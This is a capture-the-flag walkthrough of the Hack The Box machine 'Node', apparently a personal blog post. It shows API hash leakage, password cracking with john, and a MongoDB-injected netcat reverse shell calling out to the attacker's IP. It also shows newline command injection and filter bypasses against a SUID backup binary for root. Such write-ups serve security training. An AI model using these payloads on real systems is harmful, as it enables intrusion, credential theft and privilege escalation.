Hack The Box : Node
31 July, 2021
Starting off with an nmap scan
# nmap -p- --min-rate 10000 10.10.10.58
Starting Nmap 7.91 ( https://nmap.org )
Nmap scan report for 10.10.10.58
Host is up (0.18s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds

# nmap -A -sC -sV -O -p 22,3000 10.10.10.58
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 07:00 EDT
Nmap scan report for 10.10.10.58
Host is up (0.30s latency).

PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 4.11 (92%), Linux 3.13 (92%), Linux 3.13 or 4.2 (92%), Linux 3.16 (92%), Linux 3.2 - 4.9 (92%), Linux 4.2 (92%), Linux 4.4 (92%), Linux 4.8 (92%), Linux 4.9 (91%), Linux 3.12 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   292.61 ms 10.10.16.1
2   293.34 ms 10.10.10.58

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.59 seconds
The website had a login page

The nmap scan shows Hadoop Tasktracker but the Nikto scan concluded it was a Node.js Express application
# nikto -host 10.10.10.58:3000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.58
+ Target Hostname:    10.10.10.58
+ Target Port:        3000
+ Start Time:         2021-07-31 07:19:22 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
I tried some NoSQL injection payloads on the login API but none worked.
I looked at the profile page and noticed a difference between an existing vs non-existing profile


The page remains as it is except for the image and the name. This made me think if the information was being loaded through a separate web request. I checked the network log and indeed that was the case. In fact that API was revealing a bit much.

# curl -s 'http://10.10.10.58:3000/api/users/mark' | jq --indent 4
{
    "_id": "59a7368e98aa325cc03ee51e",
    "username": "mark",
    "password": "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73",
    "is_admin": false
}
# curl -s 'http://10.10.10.58:3000/api/users/tom' | jq --indent 4
{
    "_id": "59a7368398aa325cc03ee51d",
    "username": "tom",
    "password": "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240",
    "is_admin": false
}
# curl -s 'http://10.10.10.58:3000/api/users/rastating' | jq --indent 4
{
    "_id": "59aa9781cced6f1d1490fce9",
    "username": "rastating",
    "password": "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0",
    "is_admin": false
}
Using john I was able to crack the first two of the hashes
# john --wordlist=wordlists/rockyou.txt --format=Raw-SHA256 hashes
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob        (?)
snowflake        (?)
2g 0:00:00:09 DONE (2021-07-31 07:34) 0.2176g/s 1560Kp/s 1560Kc/s 1564KC/s """anokax"..*7¡Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
None of the hashes worked when I tried to login though. I realised that I had tried a user that was not present, what would happen without any user? The entire user list was returned in response.
# curl -s 'http://10.10.10.58:3000/api/users' | jq --indent 4
[
    {
        "_id": "59a7365b98aa325cc03ee51c",
        "username": "myP14ceAdm1nAcc0uNT",
        "password": "dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af",
        "is_admin": true
    },
    {
        "_id": "59a7368398aa325cc03ee51d",
        "username": "tom",
        "password": "f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240",
        "is_admin": false
    },
    {
        "_id": "59a7368e98aa325cc03ee51e",
        "username": "mark",
        "password": "de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73",
        "is_admin": false
    },
    {
        "_id": "59aa9781cced6f1d1490fce9",
        "username": "rastating",
        "password": "5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0",
        "is_admin": false
    }
]
Let's crack the password for myP14ceAdm1nAcc0uNT
# john --wordlist=../../wordlists/rockyou.txt --format=Raw-SHA256 hashes
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-SHA256 [SHA256 128/128 AVX 4x])
Remaining 2 password hashes with no different salts
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
manchester       (?)
1g 0:00:00:06 DONE (2021-07-31 07:51) 0.1572g/s 2255Kp/s 2255Kc/s 2257KC/s """anokax"..*7¡Vamos!
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed
# john --show --format=Raw-SHA256 hashes
?:manchester
?:spongebob
?:snowflake

3 password hashes cracked, 1 left
After I logged in as the admin, there was a button asking to download the backup

The backup download was very finicky, the server kept closing the connection mid way. I used wget which kept automatically retrying and on the 10th try the file was fully downloaded.
Based on a limited sample, this looks like its base64 encoded
# head -1 backup
UEsDBAoAAAAAAHtvI0sAAAAAAAAAAAAAAAAQABwAdmFyL3d3dy9teXBsYWNlL1VUCQADyfyrWTI6BWF1eAsAAQQAAAAABAAAAABQSwMEFAAJAAgARQEiS0x97zc0EQAAEFMAACEAHAB2YXIvd3d3L215cGxhY2UvcGFja2FnZS1sb2NrLmpzb25VVAkAA9HoqVkyOgVhdXgLAAEEAAAAAAQAAAAATeO4SvSTB5vag02sB/gvPI83COWrz9yGTnpC9Oy1yt2JUDT4Afa29+HPEd0WsDlPKjaSOWoR3GBXW1+rh74m9IPKOa5gTAnVHuRRZ9xu4opsH/hJ7XpzDPv1Ao/KDFRssxH5J+dJqo1f2bf5epETmPYZOAKnXH/8GWKjd7Dy0uXj4dt7BfpH/HSBR7XuguLXYVLNJTH8c34e7cvQrVd3QWHlt1hIGfMdvt9mcpr5BiGqIiiaUyuyCJmPuwa59MNewP74+a0UGugnjS/vyHpzHn6irirKOriNZ6EMa6
# cat backup | base64 --decode > backup.file
# file backup.file
backup.file: Zip archive data, at least v1.0 to extract
The backup file was password protected and none of the earlier found passwords worked
# unzip backup.file
Archive:  backup.file
   creating: var/www/myplace/
[backup.file] var/www/myplace/package-lock.json password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: var/www/myplace/package-lock.json  incorrect password
Using john, I found that the password was magicword
# zip2john backup.file > zip_hash
# john --wordlist=../../wordlists/rockyou.txt zip_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword        (backup.file)
1g 0:00:00:01 DONE (2021-07-31 08:23) 0.9523g/s 175542p/s 175542c/s 175542C/s sandrea..joan08
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Found a mongo connection string in app.js
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
This password allowed logging in as mark through SSH
$ ssh mark@10.10.10.58
mark@10.10.10.58's password:

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
              .-.
        .-'``(|||)
     ,`\ \    `-`.                 88                         88
    /   \ '``-.   `                88                         88
  .-.  ,       `___:      88   88  88,888,  88   88  ,88888, 88888  88   88
 (:::) :        ___       88   88  88   88  88   88  88   88  88    88   88
  `-`  `       ,   :      88   88  88   88  88   88  88   88  88    88   88
    \   / ,..-`   ,       88   88  88   88  88   88  88   88  88    88   88
     `./ /    .-.`        '88888'  '88888'  '88888'  88   88  '8888 '88888'
        `-..-(   )
              `-`


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ id
uid=1001(mark) gid=1001(mark) groups=1001(mark)
mark@node:~$ whoami
mark
mark@node:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
tom:x:1000:1000:tom,,,:/home/tom:/bin/bash
mongodb:x:111:65534::/home/mongodb:/bin/false
mark:x:1001:1001:Mark,,,:/home/mark:/bin/bash
User
mark didn't have the user flag so let's try to get to tom
mark@node:/var/scheduler$ cd /home/tom
mark@node:/home/tom$ ls
user.txt
mark@node:/home/tom$ cat user.txt
cat: user.txt: Permission denied
I found a process running as tom apart from myplace
mark@node:/var/scheduler$ ps aux | grep tom
tom       1216  0.4  9.6 1060244 73372 ?       Ssl  11:46   0:28 /usr/bin/node /var/www/myplace/app.js
tom       1227  0.0  5.3 1008568 40820 ?       Ssl  11:46   0:01 /usr/bin/node /var/scheduler/app.js
mark@node:/opt$ cd /var/scheduler/
mark@node:/var/scheduler$ ls
app.js  node_modules  package.json  package-lock.json
mark@node:/var/scheduler$ cat app.js
const exec        = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID    = require('mongodb').ObjectID;
const url         = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          if (doc) {
            console.log('Executing task ' + doc._id + '...');
            exec(doc.cmd);
            db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
          }
        });
      }
      else if (error) {
        console.log('Something went wrong: ' + error);
      }
    });
  }, 30000);

});
Looks like this application would pick tasks from a table and simply call exec() with the code as input. The exec function here belongs to child_process so it would accept system commands.
Let's use the Mongo Shell to insert a task that will help create a reverse shell
mark@node:/home/tom$ mongo "localhost:27017/scheduler" -u mark -p 5AYRft73VtFpc84k
MongoDB shell version: 3.2.16
connecting to: localhost:27017/scheduler
> show collections
tasks
> db.tasks.count()
0
> db.tasks.insert({'cmd': 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.174 4242 >/tmp/f'})
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("6105499c99a952b8495475a3"), "cmd" : "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.174 4242 >/tmp/f" }
And in a little while, the reverse shell was caught
# nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.174] from (UNKNOWN) [10.10.10.58] 39550
bash: cannot set terminal process group (1227): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

tom@node:/$ whoami
whoami
tom
tom@node:/$ id
uid=1000(tom) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
tom@node:/$ cd
cd
tom@node:~$ cat user.txt
cat user.txt
<flag>
Root
I ran linpeas and it showed an interesting SUID binary
-rwsr-xr-- 1 root   admin       17K Sep  3  2017 /usr/local/bin/backup
  --- It looks like /usr/local/bin/backup is executing /etc and you can impersonate it (strings line: /etc)
  --- It looks like /usr/local/bin/backup is executing /root and you can impersonate it (strings line: /root)
  --- It looks like /usr/local/bin/backup is executing time and you can impersonate it (strings line: time)
  --- Trying to execute /usr/local/bin/backup with strace in order to look for hijackable libraries...
This was the binary being used to create backups downloaded by the MyPlace admin
app.get('/api/admin/backup', function (req, res) {
    if (req.session.user && req.session.user.is_admin) {
      var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
      var backup = '';

      proc.on("exit", function(exitCode) {
        res.header("Content-Type", "text/plain");
        res.header("Content-Disposition", "attachment; filename=myplace.backup");
        res.send(backup);
      });

      proc.stdout.on("data", function(chunk) {
        backup += chunk;
      });

      proc.stdout.on("end", function() {
      });
    }
    else {
      res.send({
        authenticated: false
      });
    }
  });
I used the key mentioned in app.js to execute the binary.
/usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/home/.tom/config"
<4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/home/tom/.config"
UEsDBAoAAAAAABywHksAAAAAAAAAAAAAAAARABwAaG9tZS90b20vLmNvbmZpZy9VVAkAA4cnp1mDSgVhdXgLAAEEAAAAAAQAAAAAUEsDBAoAAAAAABVzI0sAAAAAAAAAAAAAAAAdABwAaG9tZS90b20vLmNvbmZpZy9jb25maWdzdG9yZS9VVAkAA5oCrFmDSgVhdXgLAAEEAAAAAAQAAAAAUEsDBBQACQAIABVzI0uyk/gYgQAAAJYAAAA1ABwAaG9tZS90b20vLmNvbmZpZy9jb25maWdzdG9yZS91cGRhdGUtbm90aWZpZXItbnBtLmpzb25VVAkAA5oCrFmaAqxZdXgLAAEEAAAAAAQAAAAAKwMVJtaS7KReMivnJ+r9Pw48Y5JFfNVDk/E3ioC4HypPgmLRIvLGV3DNlDBX8NObxPA3YcncVxPrS6UXmFiZ7GcHwt2Z04Z2ZH/cwDsy1HQmuILnO0S+dUc/8If4Mf6l6O75q2WOnsZMiad4jj03PLBsirlsQxLnNC2+hTsOn+f7UEsHCLKT+BiBAAAAlgAAAFBLAQIeAwoAAAAAABywHksAAAAAAAAAAAAAAAARABgAAAAAAAAAEADtQQAAAABob21lL3RvbS8uY29uZmlnL1VUBQADhyenWXV4CwABBAAAAAAEAAAAAFBLAQIeAwoAAAAAABVzI0sAAAAAAAAAAAAAAAAdABgAAAAAAAAAEADtQUsAAABob21lL3RvbS8uY29uZmlnL2NvbmZpZ3N0b3JlL1VUBQADmgKsWXV4CwABBAAAAAAEAAAAAFBLAQIeAxQACQAIABVzI0uyk/gYgQAAAJYAAAA1ABgAAAAAAAEAAACAgaIAAABob21lL3RvbS8uY29uZmlnL2NvbmZpZ3N0b3JlL3VwZGF0ZS1ub3RpZmllci1ucG0uanNvblVUBQADmgKsWXV4CwABBAAAAAAEAAAAAFBLBQYAAAAAAwADADUBAACiAQAAAAA=
I ran strings on the binary and found the command being used to create the zip
/usr/bin/zip -r -P magicword %s %s > /dev/null
Let's run ltrace to figure out what this binary is trying to do
<9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "/home/tom/.config"
__libc_start_main(0x80489fd, 4, 0xff942084, 0x80492c0 <unfinished ...>
geteuid()                                        = 1000
setuid(1000)                                     = 0
strcmp("-q", "-q")                               = 0
strncpy(0xff941f48, "45fac180e9eee72f4fd2d9386ea7033e"..., 100) = 0xff941f48
strcpy(0xff941f31, "/")                          = 0xff941f31
strcpy(0xff941f3d, "/")                          = 0xff941f3d
strcpy(0xff941ec7, "/e")                         = 0xff941ec7
strcat("/e", "tc")                               = "/etc"
strcat("/etc", "/m")                             = "/etc/m"
strcat("/etc/m", "yp")                           = "/etc/myp"
strcat("/etc/myp", "la")                         = "/etc/mypla"
strcat("/etc/mypla", "ce")                       = "/etc/myplace"
strcat("/etc/myplace", "/k")                     = "/etc/myplace/k"
strcat("/etc/myplace/k", "ey")                   = "/etc/myplace/key"
strcat("/etc/myplace/key", "s")                  = "/etc/myplace/keys"
fopen("/etc/myplace/keys", "r")                  = 0x87a0008
fgets("a01a6aa5aaf1d7729f35c8278daae30f"..., 1000, 0x87a0008) = 0xff941adf
strcspn("a01a6aa5aaf1d7729f35c8278daae30f"..., "\n") = 64
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "a01a6aa5aaf1d7729f35c8278daae30f"...) = -1
fgets("45fac180e9eee72f4fd2d9386ea7033e"..., 1000, 0x87a0008) = 0xff941adf
strcspn("45fac180e9eee72f4fd2d9386ea7033e"..., "\n") = 64
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "45fac180e9eee72f4fd2d9386ea7033e"...) = 0
fgets("3de811f4ab2b7543eaf45df611c2dd25"..., 1000, 0x87a0008) = 0xff941adf
strcspn("3de811f4ab2b7543eaf45df611c2dd25"..., "\n") = 64
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "3de811f4ab2b7543eaf45df611c2dd25"...) = 1
fgets("\n", 1000, 0x87a0008)                     = 0xff941adf
strcspn("\n", "\n")                              = 0
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "") = 1
fgets(nil, 1000, 0x87a0008)                      = 0
strstr("/home/tom/.config", "..")                = nil
strstr("/home/tom/.config", "/root")             = nil
strchr("/home/tom/.config", ';')                 = nil
strchr("/home/tom/.config", '&')                 = nil
strchr("/home/tom/.config", '`')                 = nil
strchr("/home/tom/.config", '$')                 = nil
strchr("/home/tom/.config", '|')                 = nil
strstr("/home/tom/.config", "//")                = nil
strcmp("/home/tom/.config", "/")                 = 1
strstr("/home/tom/.config", "/etc")              = nil
strcpy(0xff9418eb, "/home/tom/.config")          = 0xff9418eb
getpid()                                         = 29663
time(0)                                          = 1627739833
clock(0, 0, 0, 0)                                = 1426
srand(0x7f040454, 0x6c960ad4, 0x7f040454, 0x804918c) = 0
rand(0, 0, 0, 0)                                 = 0x17001b67
sprintf("/tmp/.backup_385882983", "/tmp/.backup_%i", 385882983) = 22
sprintf("/usr/bin/zip -r -P magicword /tm"..., "/usr/bin/zip -r -P magicword %s "..., "/tmp/.backup_385882983", "/home/tom/.config") = 81
system("/usr/bin/zip -r -P magicword /tm"...zip warning: Permission denied
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                           = 4608
access("/tmp/.backup_385882983", 0)              = 0
sprintf("/usr/bin/base64 -w0 /tmp/.backup"..., "/usr/bin/base64 -w0 %s", "/tmp/.backup_385882983") = 42
system("/usr/bin/base64 -w0 /tmp/.backup"...UEsDBAoAAAAAABywHksAAAAAAAAAAAAAAAARABwAaG9tZS90b20vLmNvbmZpZy9VVAkAA4cnp1mDSgVhdXgLAAEEAAAAAAQAAAAAUEsDBAoAAAAAABVzI0sAAAAAAAAAAAAAAAAdABwAaG9tZS90b20vLmNvbmZpZy9jb25maWdzdG9yZS9VVAkAA5oCrFmDSgVhdXgLAAEEAAAAAAQAAAAAUEsBAh4DCgAAAAAAHLAeSwAAAAAAAAAAAAAAABEAGAAAAAAAAAAQAO1BAAAAAGhvbWUvdG9tLy5jb25maWcvVVQFAAOHJ6dZdXgLAAEEAAAAAAQAAAAAUEsBAh4DCgAAAAAAFXMjSwAAAAAAAAAAAAAAAB0AGAAAAAAAAAAQAO1BSwAAAGhvbWUvdG9tLy5jb25maWcvY29uZmlnc3RvcmUvVVQFAAOaAqxZdXgLAAEEAAAAAAQAAAAAUEsFBgAAAAACAAIAugAAAKIAAAAAAA== <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                           = 0
remove("/tmp/.backup_385882983")                 = 0
fclose(0x87a0008)                                = 0
+++ exited (status 0) +++
So the zip command was being substituted using sprintf and passed on to system(). Usage of strstr() suggests some filters being applied for /root, .. and ;. I tried a payload "/tmp; ls" and the system() call didn't occur with that payload, suggesting the actual backup never takes place in case of a filter match.
Trying "xyz\nid > /tmp/id.txt" as the directory created the file but it didn't have any content.
tom@node:/tmp$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 'xyz\n/bin/bash'
<72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 'xyz\n/bin/bash'
This didn't work as expected as I was still tom. I realised the command's output was being sent to /dev/null which is why the shell would have been created but it wasn't interactive. So I tried adding another command towards the end
tom@node:/tmp$ ltrace /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "xyz\n\n/bin/bash\n\nxyz"
...
strstr("xyz\\n\\n/bin/bash\\n\\nxyz", "..")      = nil
strstr("xyz\\n\\n/bin/bash\\n\\nxyz", "/root")   = nil
strchr("xyz\\n\\n/bin/bash\\n\\nxyz", ';')       = nil
strchr("xyz\\n\\n/bin/bash\\n\\nxyz", '&')       = nil
strchr("xyz\\n\\n/bin/bash\\n\\nxyz", '`')       = nil
strchr("xyz\\n\\n/bin/bash\\n\\nxyz", '$')       = nil
strchr("xyz\\n\\n/bin/bash\\n\\nxyz", '|')       = nil
strstr("xyz\\n\\n/bin/bash\\n\\nxyz", "//")      = nil
strcmp("xyz\\n\\n/bin/bash\\n\\nxyz", "/")       = 1
strstr("xyz\\n\\n/bin/bash\\n\\nxyz", "/etc")    = nil
I noticed that the \ was getting escaped.
I tried this locally
$ /bin/bash -c "id
dquote> whoami"
uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(bluetooth),133(scanner),142(kaboxer)
kali
$ /bin/bash -c "id\nwhoami"
/bin/bash: line 1: idnwhoami: command not found
$ /bin/bash -c "id\\nwhoami"
/bin/bash: line 1: idnwhoami: command not found
Notice the difference between the first and the next two, \n wouldn't be taken as an "enter" when added as part of the command but in fact it has to be supplied manually
tom@node:/tmp$  /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "xyz
<e72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 "xyz
> /bin/bash
/bin/bash
> xyz
xyz
> "
"
        zip warning: name not matched: xyz
zip error: Nothing to do! (try: zip -r -P magicword /tmp/.backup_798683071 . -i xyz)

id
uid=0(root) gid=1000(tom) groups=1000(tom),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lpadmin),116(sambashare),1002(admin)
whoami
root
cat /root/root.txt
<flag>
Other Methods for root
Reading the available writeups, there are so many interesting methods to obtain root.
$HOME variable
You can't directly take a backup of /root but there is no filter for the character "~", so if you override the $HOME to point to /root and take a backup of "~", you'll get the whole /root folder
tom@node:/tmp$ HOME=/root /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '~' | base64 --decode > toor.zip
tom@node:/tmp$ unzip -P magicword toor.zip
unzip -P magicword toor.zip
Archive:  toor.zip
   creating: root/
  inflating: root/.profile
  inflating: root/.bash_history
   creating: root/.cache/
 extracting: root/.cache/motd.legal-displayed
 extracting: root/root.txt
  inflating: root/.bashrc
  inflating: root/.viminfo
   creating: root/.nano/
 extracting: root/.nano/search_history
tom@node:/tmp$ cat root/root.txt
cat root/root.txt
Path Wildcard
Again you can't directly supply /root as a path for backup but zip behaves nicely with wildcard in the path
tom@node:/tmp$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '/roo*' | base64 --decode > toor.zip; unzip -P magicword toor.zip; cat root/root.txt
<> toor.zip; unzip -P magicword toor.zip; cat root/root.txt
Archive:  toor.zip
   creating: root/
  inflating: root/.profile
  inflating: root/.bash_history
   creating: root/.cache/
 extracting: root/.cache/motd.legal-displayed
 extracting: root/root.txt
  inflating: root/.bashrc
  inflating: root/.viminfo
   creating: root/.nano/
 extracting: root/.nano/search_history
<flag>
Symbolic Links
By default, the zip command will follow symlinks, so essentially I can create a symlink to /root/root.txt in a completely new and unrelated dir, backup that dir, unzip it and find the flag inside.
tom@node:/tmp/toor$ /usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 '/tmp/toor' | base64 --decode > toor.zip; unzip -P magicword toor.zip;
<d474 '/tmp/toor' | base64 --decode > toor.zip; unzip -P magicword toor.zip;
Archive:  toor.zip
   creating: tmp/toor/
 extracting: tmp/toor/flag
 extracting: tmp/toor/toor.zip
tom@node:/tmp/toor$ ls
ls
flag
tmp
toor.zip
tom@node:/tmp/toor$ cat tmp/toor/flag
cat tmp/toor/flag
Buffer overflow
I wasn't expecting the backup binary to be vulnerable to buffer overflow at all so I didn't investigate at all in this direction.
Going back to our origin ltrace output, there is a call to strcpy() with the path given as input without the input being validated. This means a possibility of buffer overflow.
strcpy(0xff9418eb, "/home/tom/.config")          = 0xff9418eb
g
